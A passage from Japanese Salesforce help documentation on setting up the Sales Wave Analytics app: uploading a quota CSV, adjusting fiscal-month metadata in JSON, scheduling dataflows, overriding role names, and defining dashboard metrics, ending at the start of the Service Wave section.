
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

メモ: .CSV ファイルを Sales Wave にインポートして使用する場合は、必ず UTF-8 に準拠しているテキストエディタを使用してファイルを作成したり開いたりしてください。これらのファイルを Microsoft Excel などの

スプレッドシートソフトウェアで開くと、.CSV ファイルに書式が再設定され、Sales Wave で使用できなくなります。

メモ: ビジネスでユーザレベルの目標を追跡しない場合は、このステップを省略できます。これは、ビジネスでユーザレベルの目標を追跡するかどうか、という設定ウィザードの質問に対する回答が「はい」であれば、実行する必要があります。

1. 目標金額、開始日 (yyyy-mm-dd 形式)、所有者 氏名、ユーザ名の各項目をこの順番で含む .CSV ファイルを作成します。項目名では大文字と小文字が区別され、ここに表示されるとおりにファイルに表示される必要があります。「Sales Wave の .CSV ファイルの例」の例を参照してください。
2. 覚えやすい場所にファイルを保存します。
3. Salesforce で、Wave Analytics ホームページに移動し、Quota (Target) データセットを見つけます。
4. データセットにマウスポインタを置き、[編集] をクリックします。
5. Salesforce に Quota データセットのデータセット編集画面が表示されます。[データを更新] セクションから、[ファイルを選択するか、ここにファイルをドラッグしてください...] を選択します。



6. 開いたダイアログボックスで、ステップ 1 で作成した .CSV ファイルに移動し、ファイルをダブルクリックします。
7. [データセットを更新] をクリックします。
8. 会計期間がカレンダー期間と異なる場合 (開始日が 1 月 1 日以外の場合)、Quota メタデータファイルも更新する必要があります。
   a. Sales Wave の Quota データセットの JSON ファイルから JSON をコピーして、任意のテキストエディタに貼り付けます。


b. `"fiscalMonthOffset"` の値を 4 から、各自の会計期間の開始月を表す数値に変更します。Sales Wave メタデータでは、数値の「0」は 1 月、「1」は 2 月を表します (12 月を表す「11」まで以下同様)。

c. ファイルをデスクトップに保存し、データセット編集画面の [メタデータファイル (JSON) を追加] セクションの [ファイルを選択するか、ここにファイルをドラッグしてください...] にドラッグして Sales Wave にアップロードします。


d. [データセットを更新] をクリックします。

9. 目標データをアップロードしたら、データフローを再実行してダッシュボードを更新します。


a. Sales Wave 画面の右上にあるギアメニューをクリックし、[データ監視] を選択します。



b. [データ監視] 画面の左上にあるメニューから [データフロービュー] を選択します。



c. アプリケーションを見つけます。ページをスクロールダウンすることが必要になる場合もあります。アプリケーションのアイコンと名前の横にある画面右端のメニューを開き、[開始] をクリックします。



完成です。このデータフローにより、Sales Wave に自社の最新のセールスデータが表示されるようになります。データフローの詳細は、「Sales Wave アプリケーションの日次データフローのスケジュール」を参照してください。

Sales Wave の .CSV ファイルの例

以下は、Sales Wave アプリケーションの Quota (Target) データセットを更新するために作成された .CSV ファイルの例です。

Sales Wave の Quota データセットの JSON ファイル

会計年度の開始日が 1 月 1 日でない場合、このファイルを使用して、各自の会計年度の開始日で Sales Wave の Quota データセットを更新します。

Sales Wave の .CSV ファイルの例

以下は、Sales Wave アプリケーションの Quota (Target) データセットを更新するために作成された .CSV ファイルの例です。

メモ: このファイルは、例示のみを目的としています。チームメンバーの目標データを使用して、次の項目を含む独自の .CSV ファイルを作成してください。

- 目標金額
- 開始日
- 所有者 氏名
- ユーザ名

ファイルの作成にはUTF-8に準拠しているテキストエディタを使用し、Microsoft Excel などのスプレッドシートアプリケーションでファイルを開かないでください。項目名では大文字と小文字が区別され、ここに表示されるとおりにファイルに表示される必要があります。

「Sales Wave の Quota (Target) データセットの更新」 (ページ 4201)を参照してください。

例:

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

Sales Wave の Quota データセットの JSON ファイル

会計年度の開始日が 1 月 1 日でない場合、このファイルを使用して、各自の会計年度の開始日で Sales Wave の Quota データセットを更新します。

このファイルのコンテンツを任意のエディタにコピーし、"`fiscalMonthOffset`" の値(太字で表示)を各自の会計期間の開始月に変更します。Sales Wave メタデータでは、数値の「0」は 1 月、「1」は 2 月を表します (12 月を表す「11」まで以下同様)。下のコードでは、5 月を表す「4」に数値が設定されています。各自の会計期間の開始月を表す数値を使用します。次に、「Sales Wave の Quota (Target) データセットの更新」の手順に従って、ファイルを保存して Sales Wave にアップロードします。

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
```

```
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
    "fiscalMonthOffset": 4,
    "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

Sales Wave の日次データフローのスケジュール

Sales Wave で探索を開始する前に、日次データフローを通常の営業時間外にスケジュールします。

Sales Wave を作成する場合、その作成プロセスには、最新の Sales Cloud データを Wave にインポートするデータフローが含まれます。アプリケーションで最新の Salesforce データを使用するために、データフローを毎日再実行するようにスケジュールできます。データフローによってアプリケーションの使用が妨げられないように、通常の営業時間外にデータフローが実行されるようにスケジュールします。


ユーザ権限

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」


メモ: Sales Wave データフローは、アプリケーションを作成するときに 1 回のみ実行されます。アプリケーションで最新のセールスデータが使用されるように、このデータフローの日次スケジュールを設定してください。

また、ここに記載されている手順が説明されている動画 「Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow」 (Sales Wave アプリケーションの作成、第 2 部: 目標の CSV ファイルのアップロードとデータフローのスケジュール) を閲覧することもできます。


1. Salesforce ウィンドウの右上にある Force.com メニューで **Wave Analytics** に移動します (まだ移動していない場合)。画面の右上にあるギアアイコンをクリックし、[データ監視] を開きます。



2. [データ監視] 画面の左上にあるメニューから [データフロービュー] を選択します。



3. 作成したアプリケーションを見つけます。ページをスクロールダウンすることが必要になる場合もあります。アプリケーションのアイコンと名前の横にある画面右端のメニューを開きます。[スケジュール] を選択し、データフローの時刻を設定します。データフローによって業務が妨げられないように、通常の勤務時間外を選択します。[保存] をクリックします。



Sales Wave と Salesforce の統合

ユーザ権限	
Wave テンプレートアプリケーションを使用する	「Wave Analytics テンプレートアプリケーションの使用」
Sales Wave を使用する	「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」
Wave アプリケーションを作成および管理する	「Wave Analytics テンプレートアプリケーションの管理」
	「Wave Analytics データフローの編集」
データセットの拡張メタデータ (XMD) ファイルを編集する	「Wave Analytics データフローの編集」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

必要に応じて各種インテグレーションおよびカスタマイズを実行することで、Sales Wave をさらに使いやすくします。

データセットのロール名を上書きして、Salesforce の [取引先] ページに Sales Wave - Account Overview ダッシュボードを埋め込み、Sales Wave を Salesforce Classic のタブとして公開すると、チームでアプリケーションを使いやすくなります。


Sales Wave ダッシュボードへのアクションの追加

Sales Wave ダッシュボードでは、取引先および商談ページレイアウトで有効になっているアクションが使用されます。アクションを追加するには、これらのオブジェクトのページレイアウトを編集します。

Salesforce で、[取引先] または [商談] タブに移動し、取引先または商談のページを開いて、ページの右上にある [レイアウトのリンクを編集する] をクリックします。

[パブリッシャーのクイックアクション] セクションで、[グローバルパブリッシャーレイアウトを上書きする] をクリックします。組織のいずれかのユーザがすでにこの作業を行っている場合、リンクは表示されません。このセクションの名前は、使用している組織によっては若干異なる可能性があります ([Salesforce Classic のパブリッシャーのクイックアクション] など)。

アクションを追加するオブジェクトに応じて、ページ上部にある [取引先レイアウト] パネルまたは [商談レイアウト] パネルで、左側の [クイックアクション] をクリックします。「新規」という単語で始まるアクション ([新規 ToDo] や [新規メモ] など) を [パブリッシャーのクイックアクション] セクションにドラッグします。



[保存] をクリックして、変更を保存します。これでレイアウトに追加したアクションが、Sales Wave ダッシュボードのグラフおよびテーブルから使用できるようになります。

データセットのロール名の上書き

Sales Wave では、会社の営業パフォーマンスがわかりやすくなるように Salesforce ロール階層が使用されます。初めてアプリケーションを作成すると、Sales Wave ダッシュボードに階層内のロール名に関連付けられた番号が表示されます。これは、ロールを表示する方法として最も効率的とは言えません。そのロールの担当者の名前を表示するには、対応するデータセットの拡張メタデータ (XMD) ファイルを編集することによって、ロール値を更新できます。

次のようなロール階層があるとします。

```
CEO (Manager: Paul)
                  Sales_WW (Manager: Yves)
                       Sales_WEST
                       Sales_EAST
```

マネージャの名前が Sales Wave ダッシュボードに表示されるようにするには、次の内容で Opportunity データセットの XMD ファイルを更新します。

```
{"labels": {
          "keys": {
                  "RoleName": {
                  "CEO": "Paul",
                  "Sales_WW": "Yves"
                   },
           }
}}
```

詳細は、『Wave Analytics 拡張メタデータ (XMD) リファレンス』を参照してください。

取引先ページレイアウトへの Account Overview ダッシュボードの埋め込み

Salesforce 取引先ページレイアウトに埋め込まれる Sales Wave Account Summary および Opportunity Summary ダッシュボードが最適化されました。これを行うには、「Salesforce ページへのダッシュボードの埋め込み」の手順を実行します。

表示している取引先に基づいてダッシュボードを絞り込むことができるようにするには、次の文字列を検索条件として使用します。

```
{
      "opportunity1": {
            "AccountId": ["$Id"]
      }
 }
```

`opportunity1` は、Opportunity データセットのシステム名に対応します。この名前は、組織によって異なる可能性があります。

Salesforce Classic タブでの Sales Wave の有効化

Sales Wave にアクセスするには、Force.com メニューで Wave Analytics に移動して、Wave ホームページからアプリケーションを選択します。チームがアプリケーションにアクセスしやすくなるように、Salesforce Classic のタブとして公開できます。これを行うには、Sales Wave - Overview ダッシュボードを含む Visualforce ページを指し示す新しいタブを作成します。完全な手順は、「Wave Analytics ダッシュボードの Visualforce ページへの追加」を参照してください。

Sales Wave Analytics アプリケーションの制限事項について

Sales Wave では、Sales Cloud に特定のデータが含まれていて、制限された一連の Salesforce オブジェクトがサポートされている必要があります。

Sales Wave のデータ要件

Sales Wave ダッシュボードが正しく機能するには、Sales Cloud データが次の要件を満たしている必要があります。

- 標準のセールスオブジェクトを使用している。
- 少なくとも 1 つの行動と 1 つの ToDo が商談に関連付けられている。
- 商談オブジェクトの [取引先]、[フェーズ]、および [完了予定日] 項目の履歴管理が有効になっている。
- ケースが取引先に関連付けられている (設定ウィザードを使用してケースデータを Sales Wave にインポートする場合)。
- 設定ウィザードを使用して Sales Wave にリードデータをインポートする場合の 2 つの要件
  1. 少なくとも 1 つのリードが商談に変換されている。
  2. リードが取引先に関連付けられている。
- 設定ウィザードを使用して Sales Wave にキャンペーンデータをインポートする場合の 2 つの要件
  1. 少なくとも 1 つの商談がキャンペーンに関連付けられている。
  2. 少なくとも 1 つのキャンペーンメンバーがキャンペーンに関連付けられている。
- 設定ウィザードを使用して Sales Wave に商談レコードタイプをインポートする場合の 2 つの要件
  1. 少なくとも 1 つの商談レコードタイプが定義されている。
  2. 商談レコードタイプが少なくとも 1 つの商談に関連付けられている。

Sales Wave の Salesforce オブジェクトおよび項目のサポート

Sales Wave では、すべての Salesforce 標準/カスタムオブジェクトおよびデータがサポートされます。ただし、アプリケーションの初回作成時は、デフォルトで定義済みのオブジェクトおよび項目のセットのみが含まれます。

Sales Wave では、次の標準 Salesforce オブジェクトから選択された項目を公開するデータフローが作成されます。

- 取引先
- ユーザ
- ロール
- 商談
- 商品 (商談品目)
- ToDo
- 行動

Sales Wave は、標準 Salesforce オブジェクトの標準およびカスタム項目をサポートしています。提供される項目は、組み込みの設定ウィザードを使用してアプリケーションを作成したときの回答によって決まります。

メモ: Sales Wave でサポートされるカスタムオブジェクトには制限があり、Sales Wave を実装する組織ごとに 10 個までとなっています。これは契約上の制限であり、技術的な制限ではありません。

アプリケーションの初回作成時に含まれていなかったカスタムオブジェクトまたは項目を追加するには、Sales Wave データフローを更新する必要があります。詳細は、「データフローを使用したデータセットの作成」を参照してください。

Sales Wave の Salesforce 以外のデータのサポート

Sales Wave は、ユーザレベルの目標データが含まれる CSV ファイルを除き、外部データソースをサポートしていません。他の外部データをインポートするには、追加ライセンスが必要です。詳細は、Salesforce の担当者にお問い合わせください。

メモ: 目標に関するデータを Sales Wave に追加するには、詳細が記載された CSV ファイルをアップロードする必要があります。詳細は、「Sales Wave の Quota (Target) データセットの更新」を参照してください。

Sales Wave アプリケーションのデータ用語の概要

Sales Wave アプリケーションで使用される総計値と用語を理解すると、このアプリケーションを最大限に活用する上で役立ちます。

表 54 : Sales Wave ダッシュボード

総計値/用語	数式	説明/メモ
商談成立		完了して成立した商談の金額。
不成立		完了して不成立となった商談の金額。
完了合計	商談成立 + 不成立	完了した商談の総額。

総計値/用語	数式	説明/メモ
目標		特定期間に対して計画/達成予測/目標設定された金額。
目標達成率	商談成立/目標	目標の達成率。
完了見込み	多数	算出に売上予測カテゴリまたはフェーズ名を使用可能。
売上予測	商談成立 + 完了見込み	期間中に完了が期待される金額。
売上予測対目標比	売上予測/目標	目標に占める売上予測の比率。
要完了	目標－商談成立	目標達成に必要な金額。
要検索	目標－売上予測	今後完了見込みの商談を計上した後、目標達成に必要な金額。
進行中のパイプ		パイプライン内にある進行中の商談の総額 (売上予測分類が「完了」または「売上予測から除外」と等しくない場合)
進行中のパイプカバー率	進行中のパイプ/要完了	要完了金額のうち、パイプ内の金額でカバーされる割合。
契約		新規ビジネスの商談成立額。
差	当年－前年	2 つの項目間の差。
前年比	(当年/前年) － 1	前年比成長率。
平均販売価格	総額 ($)/合計件数 (#)	商談、商品などの平均販売価格。
平均成立率 (金額)	商談成立/完了合計	金額 ($) に基づく、完了した商談の成功率。
平均成立率 (件数)	商談成立/完了合計	件数 (#) に基づく、完了した商談の成功率。
平均営業サイクル	完了日－作成日	商談の完了までにかかった期間。
平均割引率	ABS ((売上額/リスト価格)－ 1)	リスト価格からの割引率。

Service Wave Analytics アプリケーション

Service Wave アプリケーションを使用すると、迅速に Wave Analytics の使用を開始し、あらゆるデバイスで Service Cloud データを簡単に探索できます。サービスマネージャもエージェントも、必要なすべての情報を一元的に取得して、ビジネスの成長に役立つ重要なインサイトを明らかにすることができます。

ヒント: Service Wave の使用を開始するには、次の手順に従います。初めて Wave を使用する場合は、詳細を「*Wave Analytics ライブラリ*」で確認してください。

1. Service Wave アプリケーションについて
   Service Wave Analytics アプリケーションは、サービスマネージャとエージェントが容易にデータを使用してサービスビジネスの成功を促進できるように作成されています。アプリケーションを作成および使用して Service Cloud データを探索する前に、このアプリケーションの利点について学習します。
2. Sales Wave の事前作成済みダッシュボードおよびデータセット
   Service Wave アプリケーションには、サービスマネージャとエージェントが Service Wave データを容易に探索できるように、事前作成済みダッシュボードおよびデータセットが含まれています。
3. Service Wave Analytics アプリケーションの Salesforce 権限の設定
   組織で Service Wave アプリケーションを使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。
4. Service Wave アプリケーションの作成と共有
   Service Wave アプリケーションのシンプルなコンフィグレータを使用して、アプリケーションを作成し、Salesforce データの価値をすばやく明らかにすることができます。
5. Service Wave アプリケーションのアップグレード
   新しいバージョンがリリースされるたびにアプリケーションをアップグレードして、最新の Service Wave 機能を活用します。
6. 設定ウィザードを使用した Service Wave のカスタマイズ
   Service Wave 設定ウィザードを使用すると、Service Wave アプリケーションを会社の Service Cloud データの保存および表示方法に合わせて作成できます。
7. CSAT 総計値の設定例
   このシナリオには、Service Wave 設定ウィザードのページ 4 の質問に答えるために役立つ情報があります。
8. Service Wave の日次データフローのスケジュール
   Service Wave で探索を開始する前に、日次データフローを通常の営業時間外にスケジュールします。
9. Salesforce ページへの Service Wave サイドバーダッシュボードの埋め込み
   Service Wave ダッシュボードを Salesforce ページに追加し、サービスチームがケースの全体像を把握して適切に対応できるようにします。
10. Service Wave Analytics アプリケーションの制限事項について
    Service Wave では、Service Cloud に特定のデータが含まれている必要があり、初期状態で制限された Salesforce オブジェクトのセットがサポートされ、他のさまざまな制限事項があります。

Service Wave アプリケーションについて

Service Wave Analytics アプリケーションは、サービスマネージャとエージェントが容易にデータを使用してサービスビジネスの成功を促進できるように作成されています。アプリケーションを作成および使用して Service Cloud データを探索する前に、このアプリケーションの利点について学習します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave テンプレートアプリケーションを使用する


- 「Wave Analytics テンプレートアプリケーションの使用」

Service Wave を使用する

- 「Service Cloud Analytics テンプレートおよびアプリケーションへのアクセス」

Wave アプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」



Service Wave では、Salesforce サービスデータに関するベストプラクティス重要業績評価指標 (KPI) を 1 か所で確認できます。アプリケーションのダッシュボードは、ビジネスのカスタマーリレーション管理の長年にわたるサポートによって得た知識に基づいて設計されています。マネージャとエージェントが適切な判断を下すために役立つ、適切な量の情報を適切なタイミングで提供することを目標としています。

サービスマネージャは、トレンド、履歴、対等評価などのサービス顧客データの全体像を把握できます。エージェントは、各ケースと顧客のスナップショットをすばやく表示し、次回の顧客とのやりとりについて迅速に決断できます。

